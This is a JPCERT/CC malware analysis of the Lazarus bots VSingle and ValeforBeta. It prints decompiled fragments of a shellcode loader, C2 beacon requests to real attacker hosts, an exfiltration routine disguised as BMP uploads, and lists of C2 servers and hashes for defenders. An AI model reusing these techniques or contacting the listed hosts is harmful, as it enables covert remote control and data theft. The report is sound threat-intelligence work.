Lazarus Attack Activities Targeting Japan (VSingle/ValeforBeta) - JPCERT/CC Eyes

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- Lazarus

The attack group Lazarus (also known as Hidden Cobra) conducts various attack operations. This article introduces malware (VSingle and ValeforBeta) and tools used in attacks against Japanese organisations.

VSingle overview

VSingle is a HTTP bot which executes arbitrary code from a remote network. It also downloads and executes plugins.
Once launched, this malware runs Explorer and executes its main code through DLL injection. (Some samples do not perform DLL injection.) The main code contains the following PDB path:

```
G:\Valefor\Valefor_Single\Release\VSingle.pdb
```

The next sections describe VSingle's obfuscation technique and communication format.

VSingle obfuscation technique

Most of the strings in VSingle are obfuscated. Figure 1 shows the code to disable obfuscation. A fixed key value (o2pq0qy4ymcrbe4s) decodes the strings by XOR.




Figure 1: Code to disable obfuscation in VSingle

Below is some parts of decoded strings:

```
[+] Download Parameter Error
[+] Download Result
[+] Upload Result
[+] Upload Parameter Error
[+] Interval
    Interval was set to
[+] Plugin Download Result
[+] Update
[+] Info
[+] Uninstall
    Valefor was uninstalled successfully.
[+] Executable Download Result
[+] Executable Download Parameter Error
ufw=%s&uis=%u
cmd.exe /c %s
[%02d-%02d-%04d %02d:%02d:%02d]
[+] Plugin Execute Result
```

VSingle communication with C2 servers

Below is the HTTP GET request that VSingle sends to its C2 server at the beginning of the communication.

```
GET /polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
```

```
Accept: text/html3,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

[Base64 data] contains the Base64-encoded value of "[IP address]|[Windows version number]|[version]". As a response to this request, AES-encrypted data including commands is downloaded from the server. The encryption key is specified in Set-Cookie header in the response.
VSingle also works with authentication proxy (Basic authentication). If the malware contains proxy settings, it can communicate in proxy environment as follows:

```
GET https://maturicafe.com/polo/[Unix time]/[random string].php?ufw=[Base64 data]&uis=[unique ID] HT
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Proxy-Connection: keep-alive
Proxy-Authorization: Basic [credential]
Pragma: no-cache
Cache-Control: no-cache
```

VSingle functions

VSingle has 8 simple functions as listed below:

Table 1: VSingle commands

Command number	Contents
1	Upload file
2	Set communication interval
3	Execute arbitrary command
4	Download/execute plugin
5	Update
6	Send malware information
7	Uninstall
8	Download file

It executes the following 4 types of plugins:

- Windows PE file (saved as a .tmp file)
- VBS file (saved as a .vbs file)
- BAT file (saved as a .bat file)
- Shellcode

Figure 2 shows a part of the code to execute a plugin.

```
65  LODWORD(v12) = 255;
66  memset(&v24, 0, v12);
67  switch ( HIBYTE(word_10088AC4) )
68  {
69    case 0u:
70      tmp = mal_xor_decode(enc_string_10072DE0);// .tmp
71      mal_generate_temp_filename(&FileName, (int)tmp);
72      flag_create_file = 1;
73      break;
74    case 1u:
75      lpAddress = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
76      LODWORD(v13) = a1 - 18;
77      memmove_0(lpAddress, Buffer, v13);
78      ((void (*)(void))lpAddress)();
79      VirtualFree(lpAddress, dwSize, 0x8000u);
80      break;
81    case 2u:
82      lpAddressa = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
83      LODWORD(v13) = a1 - 18;
84      memmove_0(lpAddressa, Buffer, v13);
85      ((void (*)(void))lpAddressa)();
86      break;
87    case 3u:
88      vbs = mal_xor_decode(enc_string_10072DEC);// .vbs
89      mal_generate_temp_filename(&FileName, (int)vbs);
90      flag_create_file = 1;
91      break;
92    case 5u:
93      bat = mal_xor_decode(enc_string_10072DF8);// .bat
94      mal_generate_temp_filename(&FileName, (int)bat);
95      flag_create_file = 1;
96      break;
97    default:
98      break;
99  }
100 if ( flag_create_file )
101 {
102   mal_sleep(30);
103   fopen_s(&Stream, &FileName, "a+b");
```

Figure 2: Part of VSingle code to execute a plugin

Plugins are temporarily saved in %TEMP% folder and then executed except for the shellcode ones; They are saved in %TEMP% folder but loaded and executed on memory.
When the command number 6 (sending malware information) is selected, the data in Figure 3 is sent. As for the version number, 4.1.1, 3.0.1 and others have been confirmed in addition to 1.0.1. It is possible that this number indicates some sort of identifier, rather than its malware version.

```
1  Version: 1.0.1
2  Loggedon User: test-user
3  Stub Path:
4  Persistence Mode:
5  Persistence name:
6  Mutex Name: sonatelr
```

Figure 3: Sample information send with command number 6

ValeforBeta overview

ValeforBeta is a HTTP bot developed in Delphi, and its functions are even simpler than those of VSingle. Besides arbitrary code execution from remote network, it just uploads and downloads files.
The next sections describe ValeforBeta's configuration and communication format.

ValeforBeta configuration

Figure 4 shows the code to load the configuration. It contains sample ID ("512" in Figure 4), access type and intervals, as well as C2 server information.

```
40  mal_calc_systemhash();
41  LOWORD(v1->config->version_id) = myatoi((int)"512");
42  v1->config->url_counter = 0;
43  mymemset(v1->config->URL1, 0, 0x104u);
44  v2 = mal_check_count((int)"http://3.90.97.16/doc/total.php");
45  mymemcpy(v1->config->URL1, "http://3.90.97.16/doc/total.php", v2);
46  mymemset(v1->config->Proxy, 0, 0x104u);
47  v3 = mal_check_count((int)
48  mymemcpy(v1->config->Proxy
49  mymemset(v1->config->field_214, 0, 0x104u);
50  mymemset(v1->config->field_318, 0, 0x104u);
51  v1->config->cmd_interval = myatoi((int)"30");
52  v1->config->script_interval = myatoi((int)"30");
53  v1->config->sleep_time_dw1 = myatoi((int)"1");
54  mymemset(v1->config->Thismodulefilename, 0, 0x104u);
55  mymemset(v1->config->argv_0value, 0, 0x104u);
56  if ( myatoi((int)"1") )
57  {
58    v1->config->flag_loadpe = 1;
59    System::ParamStr(0, &v19);
60    v8 = System::__linkproc__ LStrToPChar(v19);
61    v13 = mal_check_count(v8);
62    System::ParamStr(0, &v18);
63    v9 = (const void *)System::__linkproc__ LStrToPChar(v18);
64    mymemcpy(v1->config->Thismodulefilename, v9, v13);
65  }
66  else
67  {
68    v1->config->flag_loadpe = 0;
69    if ( !System::ParamCount() )
70      goto LABEL_13;
71    System::ParamStr(0, &v23);
72    v4 = System::__linkproc__ LStrToPChar(v23);
73    v11 = mal_check_count(v4);
74    System::ParamStr(0, &v22);
75    v5 = (const void *)System::__linkproc__ LStrToPChar(v22);
76    mymemcpy(v1->config->argv_0value, v5, v11);
77    System::ParamStr(1, &v21);
78    v6 = System::__linkproc__ LStrToPChar(v21);
79    v12 = mal_check_count(v6);
80    System::ParamStr(1, &v20);
81    v7 = (const void *)System::__linkproc__ LStrToPChar(v20);
82    mymemcpy(v1->config->Thismodulefilename, v7, v12);
83  }
84  if ( myatoi((int)"3") == 1 )
85    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PRECONFIG;
86  if ( myatoi((int)"3") == 2 )
87    v1->config->dwAccessType = INTERNET_OPEN_TYPE_DIRECT;
88  if ( myatoi((int)"3") == 3 )
89    v1->config->dwAccessType = INTERNET_OPEN_TYPE_PROXY;
90  LABEL_13:
```

Figure 4: ValeforBeta configuration

There are 3 different access types:

- Connect directly (INTERNET_OPEN_TYPE_DIRECT)
- Use default setting (INTERNET_OPEN_TYPE_PRECONFIG)

- Connect via proxy (INTERNET_OPEN_TYPE_PROXY)

ValeforBeta communication with C2 servers

Below is the HTTP POST request that ValeforBeta sends to its C2 server at the beginning of the communication.

```
POST /doc/total.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=[Base64 data]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2
Host: 3.90.97.16
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

Although it is a HTTP POST request, it does not contain any data to send. The Base64-encoded data after "JSESSIONID=" in the Cookie header contains the information of an infected host. Below is the format of Base64-encoded data.

```
[8-letter random string][data][random string (4-12 letters)]
```

[data] contains the version information of the malware and the IP address of the infected hosts. (See request type "0" in Appendix A for more details.) If the response from the server is "200 OK", the next request is sent (Request type "1").
The C2 server sends data including commands. The result of the command execution is sent as a part of the HTTP POST request, disguised as a BMP file. Figure 5 shows part of the code to send the command execution result.

```
v7 = mal_check_count(http_strc->URL);
(*(void (__stdcall **)(int, int, int, int *))o_InternetCrackUrlA[0])(http_strc->URL, v7,
if ( v4 == 1 )
{
  wsprintfA(
    &v30,
    "Content-Type: multipart/form-data; boundary=%s\r\n",
    (const char *)http_strc->http_bonday_str);
  if ( !v20 || !v21 )
  {
    if ( v20 )
      wsprintfA(
        &v32,
        "--%s\r\nContent-Disposition: form-data; name=\"%s\"\r\n\r\n%s\r\n\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name1,
        (const char *)http_strc->http_body_text);
    else
      wsprintfA(
        &v32,
        "--%s\r\n"
        "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
        "Content-Type: image/bmp\r\n"
        "\r\n",
        (const char *)http_strc->http_bonday_str,
        (const char *)http_strc->http_name,
        (const char *)http_strc->http_filename);
  }
  else
  {
    wsprintfA(
      &v32,
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"\r\n"
      "\r\n"
      "%s\r\n"
      "--%s\r\n"
      "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
      "Content-Type: image/bmp\r\n"
      "\r\n",
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name1,
      (const char *)http_strc->http_body_text,
      (const char *)http_strc->http_bonday_str,
      (const char *)http_strc->http_name,
      (const char *)http_strc->http_filename);
  }
  wsprintfA(&v33, "\r\n--%s--\r\n", (const char *)http_strc->http_bonday_str);
  v27 = mal_check_count((int)&v32);
  v28 = mal_check_count((int)&v33);
```

Figure 5: ValeforBeta's code to send command execution result

ValeforBeta functions

ValeforBeta has only 6 functions as listed in Table 2.

Table 2: ValeforBeta commands

Command number	Contents
1	Download file
2	Upload file
3	Execute arbitrary shell command
4	Uninstall (Executes cmd /c ping -n 4 127.0.0.1 >NUL & echo VFB > "file name of itself")
6	Set Sleep Time
7	Send system information

The command execution result is XOR-encoded. Figure 6 shows the decoded string of data sent with command number 7 (sending system information).

Figure 6: Sample data sent by ValeforBeta

Tools used after intrusion

The attackers use the following 3 tools in this operation in order to relay communication with C2 server.

- 3Proxy
- Stunnel
- Plink

In closing

We introduced malware and tools that Lazarus used in the operation against Japanese organisations. We will provide an update if we find new types of malware.
The C2 servers connected to the samples described in this article are listed in Appendix B. Please make sure that none of your devices is communicating with them.

Shusei Tomonaga
(Translated by Yukako Uchida)

Appendix A: Data sent by ValeforBeta

Table A: Format of data sent

Offset	Length	Contents
0x00	1	Request type (0: Send client data, 1: Request a command, 2: Send command execution result)
0x01	4	Client ID (generated from hostname, username, OS install date/time and MAC address)
0x05	3	Malware version
0x08	4	IP address
0x0C	3	OS version

- Data after 0x05 is XOR-encoded and added only for the request type "0".


Appendix B: C2 servers

- http://aquagoat.com/customer
- http://blacktiger.com/input
- http://bluedog.com/submit
- http://coraltiger.com/search
- http://goldtiger.com/find
- http://greentiger.com/submit
- http://industryarticleboard.com/evolution
- http://industryarticleboard.com/view
- http://maturicafe.com/main
- http://purplefrog.com/remove
- http://whitedragon.com/search
- https://coralcameleon.com/register
- https://industryarticleboard.com/article
- https://maturicafe.com/polo
- https://salmonrabbit.com/login
- https://whitecameleon.com/find
- https://whiterabbit.com/input

- http://toysbagonline.com/reviews
- http://purewatertokyo.com/list
- http://pinkgoat.com/input
- http://yellowlion.com/remove
- http://salmonrabbit.com/find
- http://bluecow.com/input
- http://www.karin-store.com/data/config/total_manager.php
- http://katawaku.jp/bbs/data/group/group-manager.php
- http://3.90.97.16/doc/total.php

Appendix C: Malware hash value

- 487c1bdb65634a794fa5e359c383c94945ce9f0806fcad46440e919ba0e6166e
- eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60



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

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Related articles


- Multiple Threat Actors Rapidly Exploit React2Shell: A Case Study of Active Compromise




[Update on Attacks by Threat Group APT-C-60]



[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks]

- 

  [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities]

- 

  [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2021/03/Lazarus_malware3.html